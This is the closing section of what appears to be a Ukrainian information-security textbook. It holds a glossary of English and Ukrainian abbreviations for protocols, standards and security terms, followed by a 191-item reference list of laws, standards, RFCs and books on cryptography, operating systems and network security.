NAT — Network Address Translation, трансляція мережних адрес.

NCP — Netware Core Protocol, протокол ядра [Novell] NetWare.

NHRP — Next Hop Resolution Protocol, протокол визначення наступного переходу.

NIST — National Institute of Standards and Technology, Національний інститут стандартів і технологій [США].

NLA — Next Level Aggregation, агрегація наступного рівня.

NLSP — Netware Link Services [State] Protocol, протокол комунікаційних послуг [Novell] NetWare.

NNTP — Network News Transfer Protocol, протокол передавання мережних новин.

OSI — Open Systems Interconnection, взаємодія відкритих систем.

OSPF — Open Shortest Path First, перевага найкоротшого шляху (протокол маршрутизації).

P2P — Peer-to-Peer, однорангова [мережа, технологія].

PAP — Password Authentication Protocol, протокол парольної автентифікації.

PC — Personal Computer, персональний комп'ютер.

PCB — Process Control Block, блок управління процесом.

PE — Portable Executable, формат мобільних виконуваних файлів.

PGP — Pretty Good Privacy, *досл.* «вельми непогана таємність» (програма шифрування).

PID — Process ID, ідентифікатор процесу.

POP — Post Office Protocol, поштовий протокол.

POSIX — Portable Operating System Interface for UNIX, мобільний інтерфейс операційної системи для UNIX.

PP — Protection Profile, профіль захисту.

PPP — Point-to-Point Protocol, протокол точка-точка.

PPTP — Point-to-Point Tunneling Protocol, протокол тунелювання точка-точка.

PSW — Password Stealing Ware, програми — викрадачі паролів.

QoS — Quality of Service, якість сервісу.

RADIUS — Remote Authentication Dial-In User Service, служба дистанційної автентифікації користувачів через комутовані лінії.

RAID — Redundant Array of Inexpensive [or Independent] Disks, надлишковий дисковий масив.

RAS — Remote Access Server, сервер віддаленого доступу.

RFC — Request For Comments, запит на обговорення (серія документів IETF).

RIB — Routing Information Base, база маршрутної інформації.

RID — Relative IDentifier, відносний ідентифікатор.

RIP — Routing Information Protocol, протокол маршрутної інформації.

RISC — Reduced Instruction Set Computing, обчислення зі скороченим набором команд.

RMON — Remote MONitoring, віддалений моніторинг.

ROM — Read-Only Memory, постійний запам'ятовуючий пристрій (ПЗП).

RPC — Remote Procedure Call, віддалений виклик процедур.

RPL — Requested Privilege Level, запитаний рівень привілеїв (рівень привілеїв селектора).

RSA — Rivest Shamir Adleman (алгоритм асиметричного шифрування).

SACL — System Access Control List, системний список управління доступом.

SAM — Security Account Manager, диспетчер облікових записів безпеки.

SAS — Secure Attention Sequence, безпечна процедура виклику (комбінація клавіш Alt+Ctrl+Del).

SATAN — Security Administrator Tool for Analyzing Networks, «інструмент адміністратора безпеки для аналізу мереж» (сканер уразливостей).

SCO — Santa Cruz Operation (компанія).

SGID — Set Group ID, [атрибут] встановлення ідентифікатора групи.

SHA — Secure Hash Algorithm, захищений алгоритм обчислення хеш-функцій.

SID — Security IDentifier, ідентифікатор захисту.

SKIP — Simple Key management for Internet Protocol, простий протокол управління ключами для Інтернету.

SL — Sensitivity Label, мітка чутливості.

SLA — Site-Level Aggregation, агрегація місцевого рівня.

SLD — Single-Level Directory, однорівневий каталог.

SLIP — Serial Line Internet Protocol, протокол IP для послідовної лінії.

SMB — Server Message Block, блок повідомлень сервера (протокол).

SMI — Structure of Management Information, структура керуючої інформації.

SMIB — Security Management Information Base, інформаційна база управління безпекою.

SMTP — Simple Mail Transfer Protocol, простий протокол передавання пошти.

SNMP — Simple Network Management Protocol, простий протокол управління мережею.

SP — Service Pack, пакет поновлення.

SPARC — Scalable Processor Architecture of RISC Computers, масштабована архітектура процесорів RISC-комп'ютерів (також марка процесорів Sun Microsystems).

SPI — Security Parameters Index, покажчик параметрів безпеки.

SPX — Sequenced Packet eXchange, послідовний обмін пакетами (протокол).

SQL — Structured Query Language, мова структурованих запитів.

SRM — Security Reference Monitor, монітор безпеки.

SSL — Secure Sockets Layer, рівень захищених сокетів (протокол).

STA — Spanning Tree Algorithm, алгоритм сполучного дерева.

STP — Spanning Tree Protocol, протокол сполучного дерева.

SUID — Set User ID, [атрибут] встановлення ідентифікатора користувача.

TCB — Trusted Computing Base, надійна [або захищена] обчислювальна база (1); Task Control Block, блок управління задачею (2).

TCP — Transmission Control Protocol, протокол управління передаванням.

TCSEC — Trusted Computer System Evaluation Criteria, критерії оцінювання захищених комп'ютерних систем («Оранжева книга»).

TLA — Top Level Aggregation, агрегація верхнього рівня.

TLS — Transport Layer Security, безпека транспортного рівня (протокол).

TOE — Target Of Evaluation, об'єкт оцінювання.

TSS — Task State Segment, сегмент стану задачі.

TTL — Time To Live, час життя.

UDP — User Datagram Protocol, протокол користувацьких дейтаграм.

UID — User ID, ідентифікатор користувача.

URI — Uniform Resource Identifier, уніфікований ідентифікатор ресурсу.

URL — Uniform Resource Locator, уніфікований покажчик [інформаційного] ресурсу.

UUCP — UNIX-to-UNIX Communications Protocol, протокол зв'язку UNIX-UNIX.

VAX — Virtual Address Extension (популярна родина міні-комп'ютерів корпорації DEC).

VBS — Visual Basic Script (мова сценаріїв).

VLAN — Virtual LAN, віртуальна локальна [обчислювальна] мережа.

VM — Virtual Machine, віртуальна машина.

VMS — Virtual Memory System (операційна система).

VPN — Virtual Private Network, віртуальна захищена [або приватна] мережа.

VRRP — Virtual Router Redundancy Protocol, протокол надлишкового віртуального маршрутизатора.

WURD — Write Up/Read Down, записувати вгору, читати знизу.

WWW — World Wide Web, «всесвітня павутина», Веб.

АВМ — антивірусний монітор.

АВС — антивірусний сканер.

АВФ — антивірусний фільтр.

АЗЗЗ — апаратне забезпечення засобів захисту.

АС — автоматизована система.

БД — база даних.

БКВВ — бітова карта введення-виведення.

БСВВ — базова система введення-виведення.

ВВС — взаємодія відкритих систем.

ВЛОМ — віртуальна ЛОМ.

ГОСТ — (рос.) государственный стандарт.

ДМЗ — «демілітаризована» зона.

ДССЗЗІ — Державна служба спеціального зв'язку та захисту інформації України, Держспецзв'язку.

ДСТСЗІ — Департамент спеціальних телекомунікаційних систем і захисту інформації Служби безпеки України.

ДСТУ — Державний стандарт України.

ДТЗ — допоміжні технічні засоби.

ЕОМ — електронна обчислювальна машина.

ЕЦП — електронний цифровий підпис.

ЗАВ — засіб аналізу вразливостей.

ІзОД — інформація з обмеженим доступом.

ІКС — інформаційно-комунікаційна система.

ІС — інформаційна система.

ІТ — інформаційні технології.

ІТС — інформаційно-телекомунікаційна система.

КЗЗ — комплекс засобів захисту.

КЗІ — криптографічний захист інформації.

КС — комп'ютерна система.

КСЗІ — комплексна система захисту інформації.

ЛОМ — локальна обчислювальна мережа.

МЕ — міжмережний екран.

МЕК — Міжнародна електротехнічна комісія.

МККТТ — Міжнародний консультативний комітет із телеграфного та телефонного зв'язку.

НД — нормативний документ.

НСД — несанкціонований доступ.

ОІД — об'єкт інформаційної діяльності.

ОО — об'єкт оцінювання.

ОП — оперативна пам'ять.

ОС — операційна система.

ОТЗ — основні технічні засоби.

ПЗ — програмне забезпечення.

ПЗП — постійний запам'ятовуючий пристрій.

ПРД — правила розмежування доступу.

СВА — система виявлення атак.

СЗІ — служба захисту інформації.

СКБД — система керування базами даних.

ТЗІ — технічний захист інформації.

УНІДО — уніфікований інтерфейс доступу до об'єктів.

ХРУ — [Модель] Харрісона — Руззо — Ульмана.

СРСР — Союз радянських соціалістичних республік.

США — Сполучені штати Америки.

ФТІ НТУУ «КПІ» — Фізико-технічний інститут Національного технічного університету України «Київський політехнічний інститут».

Література та посилання

1. Закон України «Про захист інформації в інформаційно-телекомунікаційних системах», від 05.07.1994 № 80/94-ВР (Зі змінами, внесеними згідно із Законом № 1703-IV від 11.05.2004, в редакції Закону № 2594-IV від 31.05.2005, ВВР, 2005, № 26, ст. 347).
2. НД ТЗІ 1.1-003-99: Термінологія в області захисту інформації в комп'ютерних системах від несанкціонованого доступу. Затверджено наказом ДСТСЗІ СБ України від 28.04.1999, № 22.
3. ГОСТ 34.201-89 Информационная технология. Комплекс стандартов на автоматизированные системы. Виды, комплектность и обозначения документов при создании автоматизированных систем.
4. ГОСТ 34.601-90 Информационная технология. Комплекс стандартов на автоматизированные системы. Автоматизированные системы. Стадии создания.
5. ГОСТ 34.602-89 Информационная технология. Комплекс стандартов на автоматизированные системы. Техническое задание на создание автоматизированной системы.
6. ГОСТ 34.603-92 Информационная технология. Виды испытаний автоматизированных систем.
7. ДСТУ 3396.2-97. Захист інформації. Технічний захист інформації. Терміни та визначення.
8. ISO/IEC 15408-1:2005, Information technology — Security techniques — Evaluation criteria for IT security — Part 1: Introduction and general model.
9. ISO/IEC 15408-2:2005, Information technology — Security techniques — Evaluation criteria for IT security — Part 2: Security functional requirements.
10. ISO/IEC 15408-3:2005, Information technology — Security techniques — Evaluation criteria for IT security — Part 3: Security assurance requirements.
11. НД ТЗІ 1.1-002-99: Загальні положення по захисту інформації в комп'ютерних системах від несанкціонованого доступу. Затверджено наказом ДСТСЗІ СБ України від 28.04.1999, № 22.
12. НД ТЗІ 2.5-004-99: Критерії оцінювання захищеності інформації в комп'ютерних системах від несанкціонованого доступу. Затверджено наказом ДСТСЗІ СБ України від 28.04.1999, № 22.
13. НД ТЗІ 2.5-005-99: Класифікація автоматизованих систем і стандартні функціональні профілі захищеності оброблюваної інформації від несанкціонованого доступу. Затверджено наказом ДСТСЗІ СБ України від 28.04.1999, № 22.
14. *Гайкович В., Першин А.* Безопасность электронных банковских систем. — М.: Изд-во Компания «Единая Европа», 1994. — 363 с.
15. *Медведовский И. Д., Семьянов П. В., Леонов Д. Г.* Атака на Internet. — 2-е изд. — М.: ДМК, 1999. — 336 с.
16. Теоретические основы компьютерной безопасности / П. Н. Девянин, О. О. Михальский, Д. И. Правиков, А. Ю. Щербаков. — М.: Радио и связь, 2000. — 192 с.

17. *Зима В., Молдовян А., Молдовян Н.* Безопасность глобальных сетевых технологий. — СПб.: БХВ-Петербург, 2001. — 320 с.

18. *Лукацкий А.* Обнаружение атак. — СПб.: БХВ-Петербург, 2001. — 624 с.

19. *Peter Mell.* Computer Attacks: What They Are and How to Defend Against Them. NIST, Computer Security Division, 1999.
URL: http://cskc.nist.gov/publications/nistbul/html- archive/may-99.html

20. *Ховард М., Лебланк Д.* Защищенный код / Пер. с англ. — М.: Издательско-торговый дом «Русская редакция», 2003. — 704 с.

21. НД ТЗІ 1.4-001-2000: Типове положення про службу захисту інформації в автоматизованій системі. Затверджено наказом ДСТСЗІ СБ України від 04.12.2000, № 53.

22. *Тимошенко А. О.* Методи аналізу та проектування систем захисту інформації: Курс лекцій. — К.: Політехніка, 2007. — 174 с.

23. *Анин Б.* Защита компьютерной информации. — СПб.: БХВ-Петербург, 2000. — 384 с.

24. Программно-аппаратные средства обеспечения информационной безопасности. Защита программ и данных / П. Ю. Белкин, О. О. Михальский, А. С. Першаков и др. — М.: Радио и связь, 2000. — 168 с.

25. *Соболева Т. А.* Тайнопись в истории России. М.: Междунар. отношения, 1994. — 382 с.

26. *Kahn D.* The Codebreakers: The Story of Secret Writing. — N.Y.: MacMillan, 1967. — 1164 p.

27. *Жельников В.* Криптография от папируса до компьютера. — М.: ABF, 1997. — 336 с.

28. *Богуш В. М., Кудін А. М.* Інформаційна безпека від А до Я. — К.: МОУ, 1999. — 456 с.

29. Основы криптографии / А. П. Алферов, А. Ю. Зубов, А. С. Кузьмин, А. В. Черемушкин. — М.: Гелиос АРВ, 2001. — 480 с.

30. *Бабаш А. В., Шанкин Г. П.* Криптография. — М.: СОЛОН-Р, 2002. — 512 с.

31. *Конеев И. Р., Беляев А. В.* Информационная безопасность предприятия. — СПб.: БХВ-Петербург, 2003. — 752 с.

32. *Диффи У., Хеллмэн М.* Защищенность и имитостойкость: Введение в криптографию. // ТИИЭР, 1979, т. 67, № 3. — С. 71-109.

33. *Brassard G.* Modern Cryptology. — N.Y.: Springer-Verlag, 1988. — 107 p.

34. *Саломаа А.* Криптография с открытым ключом. — М.: Мир, 1995. — 318 с.

35. *Schneier B.* Applied Cryptography: Protocols, Algorithms, and Source Code in C (Second Edition). — N.Y.: John Wiley & Sons, Inc., 1996. — 758 p.

36. *Чмора А. Л.* Современная прикладная криптография. — М.: Гелиос АРВ, 2001. — 256 с.

37. National Bureau of Standards, Data Encryption Standard, FIPS-Pub.46. National Bureau of Standards, U.S. Department of Commerce, Washington D.C., January 1977.

38. ISO 8731-1:1987, Banking — Approved algorithms for message authentication — Part 1: DEA.

39. ГОСТ 28147-89. Системы обработки информации. Защита криптографическая. Алгоритм криптографического преобразования.

40. FIPS-197: Advanced Encryption Standard, National Institute of Standards and Technology (NIST), 2001.

41. *Rivest R. L., Shamir A., Adleman L.* A Method for Obtaining Digital Signatures and Public Key Cryptosystems. // Comm. ACM, v. 21, No. 2, 1978. — P. 120-126.

42. *Бессалов А. В., Телиженко А. Б.* Криптосистемы на эллиптических кривых: Учеб. пособие. — К.: ІВЦ «Видавництво «Політехніка»», 2004. — 224 с.

43. *Miller V. S.* Use of Elliptic Curves in Cryptolography. Advances in Cryptology// Proceedings of CRYPTO»85, Springer Verlag Lecture in Computer Science 218. — 1986. — P. 417-726.

44. *Korblitz N.* Elliptic Curve Cryptosystems // Mathematics of Computation, 48. — 1987. — P. 203-209.

45. *Грушо А. А., Тимонина Е. Е.* Теоретические основы защиты информации. — М.: Издательство Агентства «Яхтсмен», 1996. — 187 с.

46. *Harrison M., Ruzzo W., Ullman J.* Protection in operating systems. Communications of the ACM, 19(8): P. 461-471, August 1976.

47. *Мельников В. В.* Защита информации в компьютерных системах. — М.: Финансы и статистика; Электроинформ, 1997. — 368 с.

48. Trusted Computer System Evaluation Criteria. — US Department of Defense. — CSC-STD-001-83, 1983.

49. *Малюк А. А.* Информационная безопасность: концептуальные и методологические основы защиты информации. — М.: «Горячая линия» — Телеком, 2004. — 280 с.

50. *Девянин П. Н.* Модели безопасности компьютерных систем. — М.: Издательский центр «Академия», 2005. — 144 с.

51. *Щербаков А. Ю.* Введение в теорию и практику компьютерной безопасности. — М.: издатель Молгачева С. В., 2001. — 352 с.

52. *Bell D. E., LaPadula L. J.* Secure Computer Systems: Unified exposition and multics interpretation. // Technical Report MTR-2997, MITRE, Bedford, MA, 1976.

53. *Harrison M., Ruzzo W.* Monotonic Protection Systems / In R. DeMillo, D. Dobkin, A. Jones, R. Lipton, editors // Foundation of Secure Communication. — N.Y.: Academic Press, 1978. — P. 337-365.

54. *Jones A., Lipton R., Snyder L.* A Linear Time Algorithm for «Deciding Subject-Object Security». // Proc 17th Annual Symp. on the Foundations of Computer Science. — October 1976. — P. 33-41.

55. *Корт С.* Теоретические основы защиты информации. — СПб.: Издательство Гелиос — АРВ, 2004. — 240 с.

56. Database Security / Castano S., Fugini M. G., Martella G., Samarati P. — Addison Wesley Publishing Company, ACM Press, 1995. — P. 456.

57. *Зегжда Д. П., Ивашко А. М.* Как построить защищенную информационную систему. Том 1. — СПб: НПО «Мир и семья — 95», 1997. — 312 с.

58. Закон України «Про інформацію» № 2657-XII від 02.10.1992. — ВВР, 1992, № 48, ст. 650.

59. *Ken Thompson.* Reflections on Trusting Trust. // Communication of the ACM. — Vol. 27, No. 8, August 1984. — P. 761-763.

60. *Крис Касперски.* Техника сетевых атак. — М.: «СОЛОН - Р», 2001. — 396 с.

61. Вирусная энциклопедия — Viruslist.com.
URL: http://www.viruslist.com/ru/viruses/encyclopedia.

62. *Гостев А.* Современные информационные угрозы. — Viruslist.com.
URL: http://www.viruslist.com/ru/analysis?pubid=161838336.

63. *Юров В.* Assembler. — СПб.: Питер, 2001. — 624 с.

64. *Eugene H. Spafford.* The Internet Worm Program: An Analysis // Purdue Technical Report CSD-TR-823 — Department of Computer Sciences, Purdue University, West Lafayette, IN 47907-2004.

65. *Крис Касперски.* Техника и философия хакерских атак. — М.: «СОЛОН - Р», 2001. — 272 с.

66. *Крис Касперски.* Образ мышления — дизассемблер IDA. Том I. Описание функций встроенного языка IDA Pro. — М.: «СОЛОН - Р», 2001. — 426 с.

67. Крис Касперски. Фундаментальные основы хакерства. — М.: «СОЛОН - Р», 2005. — 448 с.

68. Metasploit Framework — официальный веб-сайт проекта.
URL: http://framework.metasploit.com/msf/.

69. Концепция защиты средств вычислительной техники и автоматизированных систем от НСД к информации: Руководящий документ — Государственная техническая комиссия при Президенте Российской Федерации. — Москва, 1992.

70. Средства вычислительной техники. Межсетевые экраны. Защита от несанкционированного доступа к информации. Показатели защищенности от НСД к информации: Руководящий документ — Государственная техническая комиссия при Президенте Российской Федерации. — Москва, 1992.

71. Автоматизированные системы. Защита от несанкционированного доступа к информации. Классификация автоматизированных систем и требования по защите информации: Руководящий документ — Государственная техническая комиссия при Президенте Российской Федерации. — Москва, 1992.

72. Trusted Network Interpretation. — National Computer Security Center. NCSC-TG-005 Version 1, 1987.

73. Trusted Database Management System Interpretation. — National Computer Security Center. NCSC-TG-021 Version 1, 1991.

74. The Interpreted Trusted Computer System Evaluation Criteria Requirements. — National Computer Security Center. NCSC-TG-007-95, 1995.

75. Information Technology Security Evaluation Criteria. Harmonized Criteria Of France-Germany-Netherlands-United Kingdom. — Department of Trade and Industry. — London, 1991.

76. Federal Criteria for Information Technology Security. — National Institute of Standards and Technology & National Security Agency. Version 1.0, 1992.

77. Закон України «Про державну таємницю» № 3855-XII від 21.01.1994, ВВР, 1994, № 16, ст. 93 (остання редакція № 1519-IV від 19.02.2004).

78. Закон України «Про електронні документи і електронний документообіг», № 851-IV від 22.05.2003, ВВР, 2003, № 36, ст. 275 (зі змінами, внесеними згідно із Законом № 2599-IV від 31.05.2005, ВВР, 2005, № 26, ст. 349).

79. Закон України «Про електронний цифровий підпис» № 852-IV від 22.05.2003, ВВР, 2003, № 36, с. 276.

80. Закон України «Про телекомунікації» № 1280-IV, ВВР, 2004, № 12, ст. 155 (остання редакція від 01.02.2007).

81. Концепція технічного захисту інформації в Україні. Затверджено постановою Кабінету Міністрів України від 08.10.1997, № 1126.

82. НД ТЗІ 3.7-001-99: Методичні вказівки по розробці технічного завдання на створення комплексної системи захисту інформації в автоматизованій системі. Затверджено наказом ДСТСЗІ СБ України від 28.04.1999, № 22.

83. НД ТЗІ 3.6-001-2000: Технічний захист інформації. Комп'ютерні системи. Порядок створення, впровадження, супроводження та модернізації засобів технічного захисту інформації від несанкціонованого доступу. Затверджено наказом ДСТСЗІ СБ України від 20.12.2000, № 60.

84. НД ТЗІ 2.5-008-02: Вимоги із захисту конфіденційної інформації від несанкціонованого доступу під час оброблення в автоматизованих системах класу 2. Затверджено наказом ДСТСЗІ СБ України від 13.12.2002, № 84.

85. НД ТЗІ 2.5-010-03: Вимоги до захисту інформації веб-сторінки від несанкціонованого доступу. Затверджено наказом ДСТСЗІ СБ України від 02.04.2003, № 33.

86. НД ТЗІ 3.7-003-05: Порядок проведення робіт із створення комплексної системи захисту інформації в інформаційно-телекомунікаційній системі. Затверджено наказом ДСТСЗІ СБ України від 08.11.2005, № 125.

87. Common Criteria for Information Technology Security Evaluation: Version 2.1. CCIMB-99-031. August 1999.

88. Common Methodology for Information Technology Security Evaluation: Version 2.3. CCMB-2005-08-004. August 2005.

89. ISO/IEC 18045:2005. Information technology — Security techniques — Methodology for IT security evaluation.

90. Controlled Access Protection Profile. Version 1.d. — Information Systems Security Organization, National Security Agency. — October 1999.

91. *Проскурин В. Г., Крутов С. В., Мацкевич И. В.* Программно-аппаратные средства обеспечения информационной безопасности. Защита в операционных системах. — М.: Радио и связь, 2000. — 168 с.

92. *Олифер В. Г., Олифер Н. А.* Сетевые операционные системы. — СПб.: Питер, 2001. — 544 с.

93. *Шеховцов В. А.* Операційні системи — К.: Видавнича група BHV, 2005. — 576 с.

94. The Intel® 64 and IA-32 Architectures Software Developer's Manual, Volume 1: Basic Architecture (order number 253665).
URL: http://www.intel.com/design/intarch/ intel386/docs_386.htm

95. *Крис Касперски.* Техника защиты компакт-дисков от копирования. — СПб.: БХВ-Петербург, 2004. — 464 с.

96. *Зегжда Д. П., Ивашко А. М.* Как построить защищенную информационную систему. Технология создания безопасных систем. Том 2. — СПб: НПО «Мир и семья — 95», ООО «Интерлайн», 1998. — 256 с.

97. *Зегжда Д.* Отечественная защищенная ОС «Феникс» // «Открытые системы», 2001, № 4. URL: http://www.osp.ru/os/2001/04/180086/

98. *Зегжда Д. П.* Анализ предпосылок нарушений безопасности в Internet // «Вестник связи», 1999, № 4. — С. 95-99.

99. *Эви Немет, Гарт Снайдер, Скотт Сибасс, Трент Р. Хейн.* UNIX: руководство системного администратора. — К.: BHV, 1998 — 832 с.

100. *Робачевский А. М.* Операционная система UNIX. — СПб.: БХВ — Санкт-Петербург, 2000. — 528 с.

101. The Mach Project Home Page.
URL: http://www.cs.cmu.edu/afs/cs/project/mach/ public/www/mach.html

102. Summary of Chorus OS.
URL: http://www.experimentalstuff.com/technologies/ ChorusOS/index.html

103. QNX Software Systems. Realtime Operating System. QNX Neutrino RTOS.
URL: http://www.qnx.com/products/rtos/

104. *Seth T. Ross.* UNIX System Security Tools. — N.Y.: McGraw-Hill, 2000. — 444 p.

105. *Peter H. Gregory.* Solaris security. — Sun Microsystems Press, A Prentice Hall Title, 2000. — 291 p.

106. Microsoft Developer Network. MSDN Library.
URL: http://msdn2.microsoft.com/ en-us/library/aa139672.aspx

107. *Хелен Кастер.* Основы Windows® NT и NTFS. — М.: Издательский отдел «Русская Редакция» ТОО «Channel Trading Ltd.», 1996. — 440 с.

108. *Соломон Д., Руссинович М.* Внутреннее устройство Microsoft Windows 2000. — М., СПб, Харьков, Минск: Питер, Русская Редакция, 2001. — 752 с.

109. *Рихтер Дж., Кларк Дж.* Программирование серверных приложений для Microsoft Windows 2000. — М., СПб, Харьков, Минск: Питер, Русская Редакция, 2001 — 592 с.

110. *Рихтер Дж.* Windows для профессионалов. — М., СПб, Харьков, Минск: Питер, 2000. — 752 с.

111. *Зегжда Д. П., Ивашко А. М.* Основы безопасности информационных систем. — М.: Горячая линия — Телеком, 2000. — 452 с.

112. 805-8115—10: Trusted Solaris User's Guide. — Sun Microsystems, Inc. — December 2000.

113. *Олифер В. Г., Олифер Н. А.* Компьютерные сети. Принципы, технологии, протоколы. — СПб: Издательство «Питер», 2000. — 672 с.

114. FIPS PUB 146-1, Federal Information Processing Standards Publication. — U.S. Department of Commerce, National Institute of Standards and Technology (USA). — April 1991.

115. ISO/IEC 7498-1:1994, Information technology — Open Systems Interconnection — Basic Reference Model: The Basic Model.

116. ISO/IEC 9545:1994, Information technology — Open Systems Interconnection — Application Layer Structure.

117. ISO/IEC 8822:1994, Information technology — Open Systems Interconnection — Presentation Service Definition.

118. ISO/IEC 8326:1996, Information technology — Open Systems Interconnection — Session Service Definition.

119. ISO/IEC 8072:1996, Information technology — Open Systems Interconnection — Transport Service Definition.

120. ISO/IEC 8348:2002, Information technology — Open Systems Interconnection — Network Service Definition.

121. ISO/IEC 8886:1996, Information technology — Open Systems Interconnection — Data Link Service Definition.

122. ISO/IEC 10022:1996, Information technology — Open Systems Interconnection — Physical Service Definition.

123. *Олифер В. Г., Олифер Н. А.* Новые технологии и оборудование IP-сетей. — СПб: БХВ-Петербург, 2001. — 512 с.

124. *Семёнов Ю. А.* Телекоммуникационные технологии.
URL: http://citforum.ru/nets/semenov/

125. IETF RFC 2453, RIP Version 2 / G. Malkin. — November 1998.

126. IETF RFC 2328, OSPF Version 2 / J. Moy. — April 1998.

127. IETF RFC 2332, NBMA Next Hop Resolution Protocol (NHRP) / J. Luciani, D. Katz, D. Piscitello, B. Cole, N. Doraswamy. — April 1998.

128. IT Baseline Protection Manual. — BSI (Federal Agency for Security in Information Technology) — October 2000.

129. ISO/IEC 7498-2:1989, Information processing systems — Open Systems Interconnection — Basic Reference Model — Part 2: Security Architecture.

130. CCITT Recommendation X.800, Security Architecture for Open Systems Interconnection for CCITT Applications. — CCITT: Geneva — 1991.

131. IEEE802.10B, IEEE Standards for Interoperable Local Area Network (LAN) Security (SILS): Part B — Secure Date Exchange. — April 1992.

132. ISO/IEC 10745:1995, Information technology — Open Systems Interconnection — Upper layers security model.

133. ISO/IEC 13594:1995, Information technology — Lower layers security.

134. ISO/IEC 10181-1:1996, Information technology — Security frameworks for open systems: Overview.

135. ISO/IEC 10181-2:1996, Information technology — Security frameworks for open systems: Authentication framework.

136. ISO/IEC 10181-3:1996, Information technology — Security frameworks for open systems: Access control framework.

137. ISO/IEC 10181-4:1996, Information technology — Security frameworks for open systems: Non-repudiation framework.

138. ISO/IEC 10181-5:1996, Information technology — Security frameworks for open systems: Confidentiality framework.

139. ISO/IEC 10181-6:1996, Information technology — Security frameworks for open systems: Integrity framework.

140. ISO/IEC 10181-7:1996, Information technology — Security frameworks for open systems: Security audit framework.

141. IETF Home Page (Офіційний сайт організації IETF)
URL: http://www.ietf.org/

142. IETF RFC-0854, Telnet Protocol Specification / J. Postel, J.K. Reynolds. — May 1983.

143. IETF RFC-0855, Telnet Option Specifications / J. Postel, J.K. Reynolds. — May 1983.

144. IETF RFC-0856, Telnet Binary Transmission / J. Postel, J. Reynolds. — May 1983.

145. IETF RFC-0857, Telnet Echo Option / J. Postel, J. Reynolds. — May 1983.

146. IETF RFC-0858, Telnet Suppress Go Ahead Option / J. Postel, J. Reynolds. — May 1983.

147. IETF RFC-0859, Telnet Status Option / J. Postel, J. Reynolds. — May 1983.

148. IETF RFC-0860, Telnet Timing Mark Option / J. Postel, J. Reynolds. — May 1983.

149. IETF RFC-0861, Telnet Extended Options: List Option / J. Postel, J. Reynolds. — May 1983.

150. IETF RFC-1184, Telnet Linemode Option. D.A. Borman / — October 1990.

151. IETF RFC-2941, Telnet Authentication Option / T. Ts'o, Ed., J. Altman. — September 2000.

152. IETF RFC-2942, Telnet Authentication: Kerberos Version 5 / T. Ts'o. — September 2000.

153. IETF RFC-2943, TELNET Authentication Using DSA / R. Housley, T. Horting, P. Yee. — September 2000.

154. IETF RFC-2944, Telnet Authentication: SRP / T. Wu. September 2000.

155. IETF RFC-2945, The SRP Authentication and Key Exchange System / T. Wu. — September 2000.

156. IETF RFC-2946, Telnet Data Encryption Option / T. Ts'o. — September 2000.

157. IETF RFC-2947, Telnet Encryption: DES3 64 bit Cipher Feedback / J. Altman. — September 2000.

158. IETF RFC-2948, Telnet Encryption: DES3 64 bit Output Feedback / J. Altman. — September 2000.

159. IETF RFC-2949 Telnet Encryption: CAST-128 64 bit Output Feedback / J. Altman. — September 2000.

160. IETF RFC-2950, Telnet Encryption: CAST-128 64 bit Cipher Feedback / J. Altman. — September 2000.

161. IETF RFC-0959, File Transfer Protocol / J. Postel, J. Reynolds. — October 1985.

162. IETF RFC-1579, Firewall-Friendly FTP / S. Bellovin. — February 1994.

163. IETF RFC-2228, FTP Security Extensions / M. Horowitz, S. Lunt. — October 1997.

164. IETF RFC-2428, FTP Extensions for IPv6 and NATs / M. Allman, S. Ostermann, C. Metz. — September 1998.

165. IETF RFC-2640, Internationalization of the File Transfer Protocol / B. Curtin. — July 1999.

166. IETF RFC-2773, Encryption using KEA and SKIPJACK / R. Housley, P. Yee, W. Nace. — February 2000.

167. IETF RFC-3659, Extensions to FTP / P. Hethmon. — March 2007.

168. IETF RFC-1282, BSD Rlogin / B. Kantor. — December 1991.

169. IETF RFC-1094, NFS: Network File System Protocol specification. — Sun Microsystems, Inc. — March 1989.

170. IETF RFC-1813, NFS Version 3 Protocol Specification / B. Callaghan, B. Pawlowski, P. Staubach. — June 1995.

171. Офіційний сайт організації IANA. Номери портів.
URL: http://www.iana.org/ assignments/port-numbers

172. IETF RFC-0768, User Datagram Protocol / J. Postel. — August 1980.

173. IETF RFC-0793, Transmission Control Protocol / J. Postel. — September 1981.

174. Computer Emergency Response Team — Офіційний сайт організації CERT.
URL: http://www.cert.org/

175. *Morris R. A.* Weakness in the 4.2BSD UNIX TCP/IP Software // Computing Science Technical Report No 117. — ATT Bell Laboratories, Murray Hill, New Jersey. — 1985.
URL: http://www.pdos.lcs.mit.edu/~rtm/papers/117.pdf

176. IETF RFC-0791, Internet Protocol / J. Postel. — September 1981.

177. Офіційний сайт організації IANA. Номери протоколів.
URL: http://www.iana.org/ assignments/protocol-numbers

178. Windows NT Teardrop Attack. — November 13, 1997.
URL: http://www.windowsitpro.com/ Article/ArticleID/9216/9216.html

179. *Frederick B. Cohen.* Packet Fragmentation Attacks // Internet Holes. — September, 1995.
URL: http://all.net/journal/netsec/1995-09.html

180. IETF RFC-2460, Internet Protocol, Version 6 (IPv6) Specification / S. Deering, R. Hinden. — December 1998.

181. IETF RFC-4291, IP Version 6 Addressing Architecture / R. Hinden, S. Deering. — February 2006.

182. IETF RFC-4271, A Border Gateway Protocol 4 (BGP-4) / Y. Rekhter, Ed., T. Li, Ed., S. Hares, Ed. — January 2006.

183. IETF RFC-4273, Definitions of Managed Objects for BGP-4 / J. Haas, Ed., S. Hares, Ed. — January 2006.

184. IETF RFC-4760, Multiprotocol Extensions for BGP-4 / T. Bates, R. Chandra, D. Katz, Y. Rekhter. — January 2007.

185. IETF RFC-4272, BGP Security Vulnerabilities Analysis / Sandra Murphy. — January 2006.

186. *Kevin Butler, Toni Farley, Patrick McDaniel, and J. Rexford.* A Survey of BGP Security Issues and Solutions // Technical Report TD-5UGJ33, AT&T Labs — Research, Florham Park, NJ. — February 2004.
URL: http://www.patrickmcdaniel.org/pubs/td-5ugj33.pdf

187. *Stephen T. Kent.* Securing the Border Gateway Protocol // The Internet Protocol Journal — V. 6, No. 3 — 2003.

188. *Russ White.* Securing BGP Through Secure Origin BGP // The Internet Protocol Journal — V. 6, No. 3 — 2003.

189. Working Around BGP: An Incremental Approach to Improving Security and Accuracy of Interdomain Routing / G. Goodell, W. Aiello, T. Griffin, J. Ioannidis, P. McDaniel, A. Rubin // Symposium on Network and Distributed Systems Security. — February 2003.

190. IETF RFC-0792, Internet Control Message Protocol / J. Postel. — September 1981.

191. IETF RFC-4884, Extended ICMP to Support Multi-Part Messages / R. Bonica, D. Gan, D. Tappan, C. Pignataro. — April 2007.

